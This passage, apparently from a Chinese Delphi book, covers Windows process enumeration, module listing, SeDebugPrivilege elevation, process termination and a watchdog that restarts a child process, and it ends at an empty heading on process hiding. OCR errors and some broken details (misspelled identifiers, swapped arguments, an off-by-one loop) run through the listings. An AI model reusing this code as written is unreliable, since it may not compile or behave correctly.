    i:=listbox2.ItemAtPos(Point(x,y),true);
    if i<>-1 then
    begin
        listbox2.hint:=listbox2.items[i];
        Clipboard.AsText:=listbox2.items[i]
    end;
end;
end;

```


! **dwUserData**:由用户定义的值，将与查询器关联。

! **phQuery**，用于返回要创建查询器的句柄。

如果函数调用成功，返回 **ERROR_SUCCESS**，表示成功地创建新的查询器，在 **phQuery** 参数中返回查询器的句柄。

如果调用失败，返回 **PDH** 错误，可能为下面的值

! **PDH_INVALID_ARGUMENT**:一个或多个参数非法。

! **PDH_MEMORY_ALLOCATION_FAILURE** 分配内存缓冲区出错

2. PdhAddCounter

其函数声明如下所示:

```
function PdhAddCounter(  
    hQuery: HQUERY;  
    szFullCounterPath:PChar;  
    dwUserData: DWORD_PTR;  
    var phCounter: HCOUNTER  
): Longint; stdcall;
```

! **HQuery**:查询器句柄。

! **SzFullCounterPath**:用于计数的路径。

! **dwUserData**:用户定义的值，将与计数器关联。

! **phCounter**:用于返回计数器句柄。

如果函数调用成功，返回 **ERROR_SUCCESS**,表示在查询器中成功地创建新的计数器，并在 **phCounter** 参数中返回计数器的句柄。

3. PdhCollectQueryData

其函数声明如下所示:

```
function PdhCollectQueryData(  
    hQuery: HQUERY  
): Longint; stdcall;
```

! **hQuery**: 查询器句柄

如果调用成功，返回 **ERROR_SUCCESS**,表示在指定的查询器中成功地读取计数，计数器的值由前面调用 **PdhAddCounter** 函数的 **phCounter** 参数指定。否则可能返回下面的错误值:

! **PDH_INVALID_HANDLE**:查询器句柄为非法。

! **PDH_NO_DATA**:当前查询器没有计数器。

4.PdhGetFormattedCounterValue

其函数声明如下所示:

```
function PdhGetFormattedCounterValue(  
    hCounter: HCOUNTER;  
    dwFormat: DWORD;  
    lpdwType: LPDWORD;  
    var pValue: TPdhFmtCounterValue  
): Longint; stdcall;
```

! **hCounter**:计数器句柄。

! **dwFormat**:返回数据的格式，可能是下面的值之一。

PDH_FMT_DOUBLE:双精度数据指针。

PDH_FMT_LARGE: 64 位整型。

PDH_FMT_LONG:长整型。

也可以用 **or** 操作来取下面的值:

PDH_FMT_NOSCALE:不用默认的缩放比例

PDH_FMT_NOCAP100:计数值大于 100 时, 不自动复位为 100。

PDH_FMT_1000:乘上 1000。

I LpdwType:计数的类型, 此参数是可选的。

I PValue:用于返回计数器的值。

如果函数调用成功, 返回 **ERROR_SUCCESS**, 并在 **pValue** 返回计数器的值。如果调用失败, 可能返回下面的错误值:

PDH_INVALID_ARGUMENT:参数非法。

PDH_INVALID_DATA:指定的计数器不包含合法的数据或状态代码

PDH_INVALID_HANDLE:计数器的句柄非法。

5. PdhRemoveCounter

其函数声明如下所示:

```
function PdhRemoveCounter(  
    phCounter: HCOUNTER  
): Longint; stdcall;
```

phCounter:计数器句柄。

如果函数调用成功, 返回 **ERROR_SUCCESS**, 表示成功地删除计数器。如果调用失败, 可能返回错误值 **PDH_INVALID_HANDLE**:无效的句柄。

6. PdhCloseQuery

其函数声明如下所示:

```
function PdhCloseQuery(  
    hQuery: HQUERY;  
): Longint; stdcall;
```

PhQuery:查询器句柄。

如果函数调用成功, 返回 **ERROR_SUCCESS**, 表示成功地删除查询器如果调用失败, 可能返回错误值 **PDH_INVALID_HANDLE**:无效的句柄

7. EnumProcesses

其函数声明如下所示:

```
function EnumProsses(  
    lpidProcess: LPDWORD;  
    cb: DWORD;  
    var cbNeeded: DWORD  
): BOOL; stdcall;
```

I LpidProcess: 指向保存进程数据的缓冲区。

I cb: **lpidProcess** 缓冲区的大小, 每个进程占用 4 字节

I cbNeeded: 返回实际所需要的缓冲区大小。

如果函数调用成功, 返回非零值, 表示成功地枚举进程, 并在 **cbNeeded** 中包含实际跳字节数, 其中每个进程标识占用 4 字节。

8. EnumProcessModules

其函数声明如下所示:

```
function EnumProcessModules(  
    hProcess: THandle;  
    lphModule: LPDWORD;
```

```

        cb: DWORD;
        var lpcbNeeded:DWORD
    ): BOOL; stdcall;
|   hProcess:进程的句柄。
|   lphModule:指向保存模块的缓冲区。
|   cb: lphModule 缓冲区的大小，每个模块占用 SizeOf(HMODULE)字节
|   lpcbNeeded:返回实际所需要的缓冲区大小。

```

如果函数调用成功，返回非零值，表示成功地枚举进程中的模块，并在 lpcbNeeded 中包含实际的字节数其中每个模块占用 SizeOf(HMODULE)字节

下面的例子结合第二、第四种方法，在 Windows NT/2000 下实现进程列举及显示相关的信息(见光盘中的“Windows NT/2000 下的进程列举&”目录):

```

unit FrmMain;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, ComCtrls;

type
    TMainForm = class(TForm)
        ListBox1: TListBox;
        Label1: TLabel;
        Label2: TLabel;
        ListView1: TListView;
        Label3: TLabel;
        procedure ListBox1Click(Sender: TObject);
        procedure FormCreate(Sender: TObject);
        procedure ListBox1DbClick(Sender: TObject);
    private
        procedure EnumerateModules(ProcessHandle: THandle; ProcessId: Cardinal);
    end;

var
    MainForm: TMainForm;

implementation

uses
    Psapi, Pdh;

{$R *.DFM}

procedure PdhCheck(const Error: Longint);

```

```
begin
    if Error <> ERROR_SUCCESS then raise Exception.Create('Error: ' + IntToHex(8, Error));
end;
```

```
function GetProcessCount: Int64;
```

```
var
```

```
    Query: HQUERY;
```

```
    Counter: HCOUNTER;
```

```
    Value: TPdhFmtCounterValue;
```

```
begin
```

```
    {创建查询器}
```

```
    PdhCheck(PdhOpenQuery(nil, 0, Query));
```

```
    try
```

```
        {在指定的查询器中创建计数器，读取系统中\Objects\Processes 的值。
```

```
        \Objects\Processes 是系统中原有的计数器，详见 3.5 节}
```

```
        PdhCheck(PdhAddCounter(Query, PChar('\Objects\Processes'), 0, Counter));
```

```
        {获取计数器的值}
```

```
        PdhCheck(PdhCollectQueryData(Query));
```

```
        {把计数器的值转为 64 位整型}
```

```
        PdhCheck(PdhGetFormattedCounterValue(Counter, PDH_FMT_LARGE, nil, Value));
```

```
        Result := Value.largeValue;
```

```
    finally
```

```
        {关闭计数器}
```

```
        PdhRemoveCounter(Counter);
```

```
        {关闭查询器}
```

```
        PdhCloseQuery(Query);
```

```
    end;
```

```
end;
```

```
{提升进程权限}
```

```
function EnableDebugPrivilege(const Enable: Boolean): Boolean;
```

```
const
```

```
    PrivAttrs: array[Boolean] of DWORD = (0, SE_PRIVILEGE_ENABLED);
```

```
var
```

```
    Token: THandle;
```

```
    TokenPriv: TTokenPrivileges;
```

```
    ReturnLength: Cardinal;
```

```
begin
```

```
    Result := False;
```

```
    {打开进程令牌，TOKEN_ADJUST_PRIVILEGES 表示将要改变系统特权}
```

```
    if OpenProcessToken(GetCurrentProcess, TOKEN_ADJUST_PRIVILEGES, Token) then
```

```
        begin
```

```
            {获取系统特权的惟一标志 Luid。其中，第一个参数是系统名，nil 表示本地系  
统;第二个参数是特权的名字；第三个参数交返回 Luid}
```

```

    LookupPrivilegeValue(nil, 'SeDebugPrivilege', TokenPriv.Privileges[0].Luid);
    {更改系统特权的个数}
    TokenPriv.PrivilegeCount := 1;
    {系统特权}
    TokenPriv.Privileges[0].Attributes := PrivAttrs[Enable];
    {开始更改系统特权。其中，第二个参数表示是否更改所有的系统特权，False
说明只部分更改；第三个参数是需要更改的系统特权的值；第四个参数是第三个参
数的结构大小；第五个参数将返回更改系统特权之前的系统特权；第六个参数是第
五个参数缓冲区的大小}
    AdjustTokenPrivileges(Token, False, TokenPriv, SizeOf(TokenPriv), nil,
ReturnLength);
    Result := GetLastError = ERROR_SUCCESS;
    CloseHandle(Token);
end;
end;

procedure TMainForm.FormCreate(Sender: TObject);
var
    ProcessCount: Int64;
    ProcessIds: array of DWORD;
    ProcessHandle: THandle;
    BytesNeeded: DWORD;
    I: Integer;
begin
    {提升进程权限}
    EnableDebugPrivilege(True);
    {取进程数}
    ProcessCount := GetProcessCount;
    SetLength(ProcessIds, ProcessCount);
    {获取所有进程的 ID}
    Win32Check(EnumProcesses(@ProcessIds[0], ProcessCount * SizeOf(DWORD),
BytesNeeded));
    {计算实际获取到的进程个数}
    ProcessCount := BytesNeeded div SizeOf(DWORD);
    {遍历所有进程。其中，第一个进程一直为 System idle process(PID0)，第二个进程
是系统进程 System Process PID8，都不允许用户打开或获取任何信息}
    for I := 2 to ProcessCount - 1 do
        begin
            {打开进程}
            ProcessHandle := OpenProcess(PROCESS_ALL_ACCESS, False, ProcessIds[I]);
            {枚举所有模块}
            if ProcessHandle <> 0 then EnumerateModules(ProcessHandle, ProcessIds[I]);
            CloseHandle(ProcessHandle);
        end;
    end;
end;

```

end;

{枚举指定进程中的所有模块,其中, ProcessHandle 是进程句柄: ProcessId 是进程 ID}
procedure TMainForm.EnumerateModules(ProcessHandle: THandle; ProcessId:
Cardinal);

var

Modules: array of HMODULE;

BytesNeeded: Cardinal;

I: Integer;

ModList: TStringList;

BaseName, FileName: string;

ModuleInfo: TModuleInfo;

begin

{暂设模块缓冲区为 1024 个}

SetLength(Modules, 1024);

{列举进程的模块数}

EnumProcessModules(ProcessHandle, @Modules[0], 1024 * SizeOf(HMODULE),
BytesNeeded);

{计算实际得到的模块个数}

SetLength(Modules, BytesNeeded div SizeOf(HMODULE));

{列举返回模块句柄}

ModList := TStringList.Create;

for I := 0 to Length(Modules) - 1 do

begin

{取模块的文件名(不包含路径)}

SetLength(BaseName, MAX_PATH + 1);

SetLength(BaseName, GetModuleBaseName(ProcessHandle, Modules[I],
PChar(BaseName), Length(BaseName)));

{取模块的文件名}

SetLength(FileName, MAX_PATH + 1);

SetLength(FileName, GetModuleFileNameEx(ProcessHandle, Modules[I],
PChar(FileName), Length(FileName)));

{取模块的有关信息}

GetModuleInformation(ProcessHandle, Modules[I], @ModuleInfo,
SizeOf(ModuleInfo));

{模块的文件名(不包含路径)及大小}

ModList.AddObject(BaseName, TObject(ModuleInfo.SizeOfImage));

{模块的文件名及入口地址}

ModList.AddObject(FileName, TObject(ModuleInfo.EntryPoint));

end;

ListBox1.Items.AddObject(BaseName + ' ID:' + IntToStr(ProcessId), ModList);

end;

procedure TMainForm.ListBox1Click(Sender: TObject);

```

var
  ListItem: TListItem;
  Modules: TStringList;
  I: Integer;
begin
  ListView1.Items.BeginUpdate;
  try
    ListView1.Items.Clear;
    Modules := TStringList(ListBox1.Items.Objects[ListBox1.ItemIndex]);
    I := 0;
    while I < Modules.Count do
    begin
      ListItem := ListView1.Items.Add;
      ListItem.Caption := Modules[I];
      ListItem.SubItems.Add(Modules[I + 1]);
      {模块的大小, 单位: KB}
      ListItem.SubItems.Add(IntToStr(Longint(Modules.Objects[I]) div 1024));
      {模块的入口地址}
      ListItem.SubItems.Add(IntToHex(Longint(Modules.Objects[I + 1]), 8));
      Inc(I, 2);
    end;
  finally
    ListView1.Items.EndUpdate;
  end;
end;

```

{双击 ListBox1 时, 显示进程信息}

```

procedure TMainForm.ListBox1DbClick(Sender: TObject);

```

```

var
  Process: string;
  Open, PID: Integer;
  ProcessHandle: THandle;
  MemInfo: TProcessMemoryCounters;
  Info: string;
begin
  {取进程的文件名及 ID}
  Process := Listbox1.Items[ListBox1.ItemIndex];
  Open := Pos('ID:', Process);
  {取进程的 ID}
  PID := StrToInt(Copy(Process, Open + 3, length(Process)-(Open+3)+1));
  {打开进程}
  ProcessHandle := OpenProcess(PROCESS_ALL_ACCESS, False, PID);
  if ProcessHandle = 0 then Exit;
  {显示进程的内存信息}

```



```

{获取第一个模块}
function Module32First(
    hSnapshot: cardinal; {利用 CreateToolhelp32Snapshot 创建的系统快照句柄}
    var lpme: TModuleEntry32 { TModuleEntry32 模块结构}
): bool; stdcall
{取下一个模块}
function Module32Next(hSnapshot: cardinal;
    var lpme: TModuleEntry32 {TModuleEntry32 模块结构}
): bool; stdcall

```

进程模块的结构如下所示:

```

TModuleEntry32 = record
    dwSize      : DWORD;      {构大小}
    th32ModuleID : DWORD;      {本模块 ID}
    th32ProcessID : DWORD;      {所属进程}
    GblontUsage  : DWORD;      {在模块中全局使用数}
    ProccntUsage : DWORD;      {在进程中模块使用数}
    modBaseAddr : pointer;      {在进程中的夔地址}
    modBaseSize : DWORD;      {模块基地址的字节数}
    hModule      : (MODULE;    {在进程中的模块句柄}
    szModule      : array [0..MAX_MODULE_NAME32] of char;
    szExePath     : array[0..MAX_PATH-1] of char;
end;

```

下面的例子是枚举指定进程程序的所有模块，并显示其详细的信息(见光盘中的“进程模块列表”目录):

```

unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls, TLHelp32;

type

    TForm1 = class(TForm)
        Button1: TButton;
        ComboBox1: TComboBox;
        ListBox1: TListBox;
        ListBox2: TListBox;
        procedure Button1Click(Sender: TObject);
        procedure FormCreate(Sender: TObject);
        procedure ListBox1Click(Sender: TObject);
    private
        { Private declarations }
    public

```

```

    { Public declarations }
    FSnapshotHandle: THandle;
    ModuleArray: array of TModuleEntry32;
    function GetProcessID(var List: TStringList; FileName: string = ''): TProcessEntry32;
end;

```

```

var
    Form1: TForm1;

```

implementation

```

{$R *.DFM}

```

```

function TForm1.GetProcessID(var List: TStringList; FileName: string = ''): TProcessEntry32;
var
    Ret: BOOL;
    s: string;
    FProcessEntry32: TProcessEntry32;
begin
    {创建系统快照}
    FSnapshotHandle := CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    {FProcessEntry32 结构的大小}
    FProcessEntry32.dwSize := Sizeof(FProcessEntry32);
    {取第一个进程}
    Ret := Process32First(FSnapshotHandle, FProcessEntry32);
    while Ret do
    begin
        s := ExtractFileName(FProcessEntry32.szExeFile);
        {如果 FileName="表明列出全部进程}
        if (FileName = '') then
            List.Add(PChar(s))
            {否则只列出指定的进程}
        else if (AnsiCompareText(Trim(s),Trim(FileName))=0) and (FileName <> '') then
            begin
                List.Add(PChar(s));
                {返回本进程}
                result := FProcessEntry32;
                break;
            end;
            {取下一个进程}
        Ret := Process32Next(FSnapshotHandle, FProcessEntry32);
    end;
    {循环枚举系统所有进程}

```

```

        CloseHandle(FSnapshotHandle);
end;

procedure TForm1.Button1Click(Sender: TObject);
var
    FProcessEntry32: TProcessEntry32;
    PID: integer;
    List: TStringList;
    ModuleListHandle: Thandle;
    ModuleStruct: TMODULEENTRY32;
    J: integer;
    Yn: boolean;
begin
    if Combobox1.itemindex = -1 then exit;
    List := TStringList.Create;
    {获取指定进程}
    FProcessEntry32 := GetProcessID(List, Combobox1.text);
    {进程 ID}
    PID := FProcessEntry32.th32ProcessID;
    ModuleListHandle := CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, PID);
    ListBox1.Items.Clear;
    {初始模块结构大小}
    ModuleStruct.dwSize := sizeof(ModuleStruct);
    {取第一个模块}
    yn := Module32First(ModuleListHandle, ModuleStruct);
    j := 0;
    while (yn) do
    begin
        {重设数组大小}
        SetLength(ModuleArray, j + 1);
        {保存此模块结构}
        ModuleArray[j] := ModuleStruct;
        ListBox1.Items.Add(ModuleStruct.szExePath);
        {取第一个模块}
        yn := Module32Next(ModuleListHandle, ModuleStruct);
        J := j + 1;
    end;
    CloseHandle(ModuleListHandle);
end;

procedure TForm1.FormCreate(Sender: TObject);
var
    List: TStringList;
    i: integer;

```

```

begin
    Combobox1.clear;
    List := TStringList.Create;
    {获取全部进程}
    GetProcessID(List);
    for i := 0 to List.Count - 1 do
        begin
            Combobox1.items.add(Trim(List.strings[i]));
        end;
    List.Free;
    Combobox1.itemindex := 0;
end;

procedure TForm1.ListBox1Click(Sender: TObject);
var
    l: integer;
begin
    {显示本模块的信息}
    Listbox2.Clear;
    if Listbox1.itemindex = -1 then exit;
    for i := 0 to Length(ModuleArray) do
        begin
            if UpperCase(Listbox1.items[Listbox1.itemindex]) =
                UpperCase(ModuleArray[i].szExePath) then
                begin
                    Listbox2.Items.add('模块名称:' + ModuleArray[i].szModule);
                    Listbox2.items.add('模块 ID:' + IntToStr(ModuleArray[i].th32ModuleID));
                    Listbox2.items.add('所属进程 ID:' + IntToStr(ModuleArray[i].th32ProcessID));
                    Listbox2.Items.add('全局使用数:' + intToStr(ModuleArray[i].GblCntUsage));
                    Listbox2.items.add('进程使用数:' + IntToStr(ModuleArray[i].ProcCntUsage));
                    ListBox2.items.add(format('模块基地址:%.8X' ,
                        [Integer(ModuleArray[i].modBaseAddr)]));
                    Listbox2.items.add(format('模块大小:%.8X' ,[ModuleArray[i].modBaseSize]));
                    Listbox2.items.add(format('模块句柄:%.8X' ,[ModuleArray[i].hModule]));
                    exit;
                end;
        end;
    end;

end。

```

图 3-3 是枚举 KERNEL.DLL 运行的结果




图 3-3 枚举指定进程

3.2.5 终止进程

由 `CreateThread` 创建的线程将执行到调用 `ExitThread` 或线程函数返回时为止(在后一种情况下, `ExitThread` 被隐式地调用)。`ExitThread` 的退出参数或线程函数的返回值就是线程的退出代码。任何在进程终止时打开着的文件或其他资源将自动关闭,但是线程不同,线程终止时任何打开的资源仍保持打开,直到其他线程关闭它或进程结束。进程的任何线程均可调用 `CreateProcess` 创建子进程。另外,已过时的进程创建函数(`LoadModule` 和 `WinExec`)也是靠调用 `CreateProcess` 实现的。如果一个可执行模块有多个执行实例,那么每个都有自己的数据段和地址空间,尽管它们可以共享代码和已调入内存中的初始后的数据。

父进程可以向它的子进程传递命令参数,父进程可让子进程继承其环境变量,也可为子进程指定新的环境变量,父进程可以控制是否让子进程继承已打开的句柄,父进程还能让子进程选择继承一些资源。子进程可以不用准备就使用继承来的资源,当然如果是父进程在创建子进程后所创建的资源,对于子进程是“不可见”的。这与线程创建的资源不同。线程创建的资源对于任何时刻创建的进程都是“可见”的。

`TerminateProcess` 函数是个异步运行的函数,也就是说,它会告诉系统要进程终止运行但是当函数返回时,无法保证该进程已经终止运行。因此,如果想要确切地了解进程是否已经终止运行,必须要调用 `WaitForSingleObject` 函数或者类似的函数,并传递进程的句柄。

当进程终止运行时,下列操作将启动运行。

(1)进程中剩余的所有线程全部终止运行。

(2)进程指定的所有用户对象和 GDI 对象均被释放,所有内核对象均被关闭(如果没有其他进程打开它们的句柄,那么这些内核对象还将被撤消。但是,如果其他进程打开了它们的句柄,内核对象将不会撤消它们)

(3)进程的退出代码将从 `STILL_ACTIVE` 改为传递给 `ExitProcess` 或 `TerminateProcess` 的值。

(4)程内核对象的使用计数递减 1。

注意 进程的内核对象的寿命至少可以达到进程本身那么长,但是进程内核对象的寿命可能大大超过它的进程寿命。当进程终止运行时,系统能够自动确定它的内核对象的使用计数。如果使用计数降为 0,表明没有其他进程拥有该对象,当进程被撤消时,进程的内核对象也被撤消。

进程内核对象维护着关于进程的统计信息,即使进程已经终止运行,该信息也是有用的。例如,可能想要知道进程需要多少 CPU 时间,或者想通过调用 `GetExitCodeProcess` 来获得目前已经撤消的进程的退出代码,具体请看下列代码

```

Var
    ExitCode: DWORD;(保存进程退出代码)
begin
    {终止进程检索退出代码}
    TerminateProcess(ProcessInfo.HProcess, 10);
    GetExitCodeProcess(ProcessInfo.HProcess, ExitCode);
    {显示退出代码}
    Label1.Caption:='The exit code is '+IntToStr(ExitCode);
end;

```

当然在此之前必须创建一个指定的进程，如下所示：

```

var
    Form1:TForm1;
    ProcessInfo:TProcessInformation;
implementation
{$R*.DFM}
procedure TForm1.Button1Click(Sender: TObject);
var
    StartupInfo: TStartupInfo;
begin
    {初始化开始信息}
    FillChar(StartupInfo, SizeOf(TStartupInfo), 0);
    with StartupInfo do
    begin
        cb:=SizeOf(TStartupInfo);
        dwFlags :=STARTF_USESHOW_WINDOW;
        wShowWindow:=SW_SHOWNORMAL;
    end;
    CreateProcess('c:\Windows\calc.exe, nil, nil, nil, False,
        NORMAL_PRIORITY_CLASS, nil, nil, StartupInfo, ProcessInfo);
end;

```

3.2.6 创建进程并监视进程运行

Windows 操作系统以其界面友好性已深入到各个领域，市面上很多软件都是基于 Windows 的。由于软件的开发质量问题、安全因素或其他不可预料的原因使得进程发生异常而终止的情况是有可能发生的，这时需要通过手工重新将其启动，但是，若计算机无人看守，则异常终止的进程就有可能影响正常工作，为此编写一个监视进程的程序很有必要。

通常，把一个应用程序的一次运行实例叫做一个进程。在一个进程内又可包含多条可并发执行的“路径”，每条执行“路径”叫做一个线程，一个进程至少包含一个线程(即主线程)。主线程负责执行启动代码。

另外，一个进程可以创建若干子进程。当进程被创建时，系统自动产生主线程，然后主线程可创建更多的线程。因此，可以编写一个程序，由其创建、启动子进程，并监视进程的运行情况，在其出现异常终止时，立即重新创建并启动该子进程。

主要使用到的函数介绍如下。

1.创建一个子进程

其代码如下所示:

```
CreateProcess(  
    lpApplicationName: PChar;  
    lpCommandLine:PChar;  
    lpProcessAttributes,  
    lpThreadAttributes: PSecurityAttributes;  
    bInheritHandles: BOOL;  
    dwCreationFlags: DWORD;  
    lpEnvironment:Pointer;  
    lpCurrentDirectory: PChar;  
    coast lpStartupInfo: TStartupInfo;  
    var lpProcessInformation:TProcessInformation  
): BOOL;
```

参数说明:

- I **lpApplicationName** 新进程将要使用的可执行文件名，包含扩展名。
- I **lpCommandLine**:新进程的命令行，若 **lpApplicationName** 为 **NULL**，则它的第一个参数是新进程将要使用的可执行文件的名字，可以不包含扩展名，系统默认是`.EXE`文件。
- I **lpProcessAttributes** 和 **lpThreadAttributes**:分别是给进程对象和线程对象指定的安全属性。
- I **bInheritHandles**:指定该进程是否继承其父进程的句柄。
- I **dwCreationFlags**: 指定新进程产生方式的标志，在不同方式之间可用逻辑操作符 **or** 相连接。
- I **lpEnvironment**:指向含有新进程将要使用的环境块字符串的一块内存，一般可设为 **NULL**。
- I **lpCurrentDirectory**:设置子进程的当前驱动器和工作目录，设为 **NULL** 时表示子进程继承父进程的当前驱动器和工作目录。
- I **lpStartupInfo**:指向 **STARTUPINFO** 结构，一般使用默认值，即把该结构中的所有成员初始化为 0，并设置比值为结构大小。
- I **lpProcessInformation**:该参数指向 **LPPROCESS_INFORMATION** 结构，**CreateProcess** 在返回之前，系统自动填入有关子进程的信息，父进程正是利用该信息监测子进程是否终止

2.子进程终止检测函数

其代码如下所示:

```
GetExitCodeProcess(  
    hProcess:THandle;  
    var lpExitCode:DWORD  
):BOOL;
```

其中 **hProcess** 为进程句柄，**lpExitCode** 为进程终止时的退出码。如果一个进程没有终止，**lpExitCode** 的返回值是 **STILL_ACTIVE**，否则返回其他值。

这里还要介绍一下进程的 **STARTUPINFO** 信息结构:

```
PStartupInfo = ^TStartupInfo;  
TStartupInfo = record
```

```

cb: DWORD;
lpReserved: POINTER;
lpDesktop: POINTER;
lpTitle: POINTER;
dwX: DWORD;
dwY:  DWORD;
dwXSize:  DWORD;
dwYSize:  DWORD;
dwXCountChars:  DWORD;
dwYCountChars: DWORD;
dwFillAttribute: DWORD;
dwFlags:  DWORD;
wShowWindow:  WORD;
cbReserved2:  WORD;
lpReserved2: LPBYTE;
hStdInput: THandle;
hStdOutput: THandle;
hStdError: THandle;
end;

```

- I **cb**:包含 **STARTUPINFO** 结构中的字节数。如果 **Microsoft** 将来扩展该结构，它可用做版本控制手段，应用程序必须将 **cb** 初始化为 **sizeof(STARTUPINFO)**。
- I **lpReserved**:保留，必须初始化为 **NULL**。
- I **lpDesktop**:用于标志启动应用程序所在的桌面的名字。如果该桌面存在，新进程便与指定的桌面相关联;如果桌面不存在，便创建一个带有默认属性的桌面，并使用为新进程指定的名字;如果 **lpDesktop** 是 **NULL**(这是最常见的情况)，那么该进程将与当前桌面相关联。
- I **lpTitle**:用于设定控制台窗口的名称。如果 **lpTitle** 是 **NULL**，则可执行文件的名称将用做窗口名。
- I **dwX**:用于设定应用程序窗口在屏幕上应该放置的位置的 **x** 坐标(以像素为单位)
- I **dwY**:用于设定应用程序窗口在屏幕上应该放置的位置的 **Y** 坐标(以像素为单位)。只有当子进程用 **CW_USEDEFAULT** 作为 **CreateWindow** 的 **x** 参数来创建它的第一个重叠窗口时，才使用 **dwX** 和 **dwY**。如果是创建控制台窗口的应用程序，这些成员用于指明控制台窗口的左上角。
- I **dwXSize** 用于设定应用程序窗口的宽度和长度(以像素为单位)。只有当子进程将 **CW_USEDEFAULT** 用做 **CreateWindow** 的 **nWidth** 参数来创建它的第一个重叠窗口时，才使用这些值。如果是创建控制台窗口的应用程序，这些成员将用于指明控制台窗口的宽度。
- I **dwXCountChars** 用于设定子应用程序的控制台窗口的宽度(以字符为单位)。
- I **dwYCountChars** 用于设定子应用程序的控制台窗口的高度(以字符为单位)
- I **dwFillAttribute** 用于设定子应用程序的控制台窗口使用的文本和背景颜色。
- I **dwFlag** 参数用于修改如何来创建子进程，可以是以下的值之一。

STARTF_ USEDIZE:使用 **dwXSize** 和 **dwYSize** 成员。

STARTF_ USESHOWWINDOW:使用 **wShowWindow** 成员。

STARTF_ USEPOSITION:使用 **dwX** 和 **dwY** 成员。

STARTF_USECOUNTCHARS:使用 dwXCountChars 和 dwYCountChars 成员。

STARTF_USEFILLATTRIBUTE:使用 dwFillAttribute 成员。

STARTF_USESTDHANDLES:使用 hStdInput, hStdOutput 和 hStdError 成员。

STARTF_RUNF 几 LSCREEN:强制在 x86 计算机上运行的控制台应用程序以全屏幕方式启动运行。

STARTF_FORCEONFEEDBACK:当启动一个新进程时，可以用来控制鼠标的光标。

STARTF_FORCEOFFFEEDBACK:当启动一个新进程时，可以用来控制鼠标的光标

I wShowWindow 如果子应用程序初次调用的 ShowWindow 将 SW_SHOWDEFAULT 作为 nCmdShow 参数传递时，用于设定该应用程序的第一个重叠窗口应该如何出现。本成员可以是 SW_*标识符。

I cbReserved2:保留，必须被初始化为。

I lpReserved2 保留，必须被初始化为 NULL。

I hStdInput:用于设定供控制台的输入句柄。按照默认设置，hStdInput 用于标志键盘。

I hStdOutput:用于设定供控制台的输出句柄。按照默认设置，hStdOutput 用于标志显示器。

I hStdError:用于设定供控制台的错误控制句柄。

以下是源代码 Unitt.pas 清单(见光盘中的“监视进程运行”目录):

```
unit Unit1;

interface

uses

  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, ExtCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Memo1: TMemo;
    Timer1: TTimer;
    Edit1: TEdit;
    Label1: TLabel;
    procedure Button1Click(Sender: TObject);
    procedure Timer1Timer(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
    sStartInfo: STARTUPINFO;
    seProcess, seThread: SECURITY_ATTRIBUTES;
    PProcInfo: PROCESS_INFORMATION;
    procedure AllRunProcess;
  end;
```

```

var
    Form1: TForm1;

implementation

{$R *.DFM}

procedure TForm1.AllRunProcess;
var
    bSuccess: boolean;
begin
    {结构清零}
    ZeroMemory(@sStartInfo, sizeof(sStartInfo));
    {StartupInfo 结构大小}
    SStartInfo.cb := sizeof(sStartInfo);
    seProcess.nLength := sizeof(seProcess);
    {身份验证描述}
    seProcess.lpSecurityDescriptor := PChar(nil);
    seProcess.bInheritHandle := true;
    seThread.nLength := sizeof(seThread);
    seThread.lpSecurityDescriptor := PChar(nil);
    seThread.bInheritHandle := true;
    bSuccess := CreateProcess(PChar(nil), PChar('mspaint.exe c:\snap.bmp'),
        @seProcess, @seThread, false, CREATE_DEFAULT_ERROR_MODE
        , PChar(nil), PChar(nil), sStartInfo, PProcInfo);
    if (not bSuccess) then
        Memo1.Lines.Add('创建记事本进程失败.')
    else
        Memo1.Lines.Add('创建记事本进程成功.')
    end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    AllRunProcess//创建子进程
end;

procedure TForm1.Timer1Timer(Sender: TObject);
var
    dwExitCode: DWORD;
    fprocessExit: boolean;
begin
    //用定时器定期检查进程的运行状况
    dwExitCode := 0;
    fprocessExit := GetExitCodeProcess
        (PProcInfo.hProcess, dwExitCode);

```

```

if (fprocessExit and (dwExitCode <> STILL_ACTIVE)) then
begin
    Memo1.Lines.Add('NotePad 进程终止');
    CloseHandle(PProcInfo.hThread);
    CloseHandle(PProcInfo.hProcess);
    AllRunProcess;    //重新创建子进程
end;

end;

end。

```

运行编译后的程序，当关闭程序，监视程序自动启动进程。对在没有专人维护的程序，利用监控程序可以保证进程运行，如图 3-4 所示。



图 3-4 监视进程运行

本例中使用定时器来实现监视进程，当然也有其他监视形式。例如：

```

function WinExecAndWait32(FileName:String;  Visibilty:integer):integer;
var
    StartupInfo: TStartupInfo;
    ProcessInfo: TProcessInformation;
    r: cardinal;
begin
    FillChar(StartupInfo, Sizeof(StartupInfo), #0);
    StartupInfo.cb:=Sizeof(StartupInfo);

    StartupInfo.dwFlags:=STARTF_USESHOWWINDOW;
    StartupInfo.wShowWindow:=Visibilty;
    if not CreateProcess(nil, PChar(filename), nil, nil, false,
        NORMAL_PRIORITY_CLASS, nil, nil, StartupInfo, ProcessInfo) then
    begin
        Result:=-1;
    end
end

```

```

else begin
    WaitForSingleObject(ProcessInfo.hProcess,INFINITE);
    GetExitCodeProcess(ProcessInfo.hProcess,r);
    Result := r;
end;
end;
.....
while true do
WinExecAndWai132('notepad.exe', SW_NORMAL);
.....

```

这使用到 WaitForSingleObject A 数来等进程运行结束

3.3 进程隐藏深入剖析

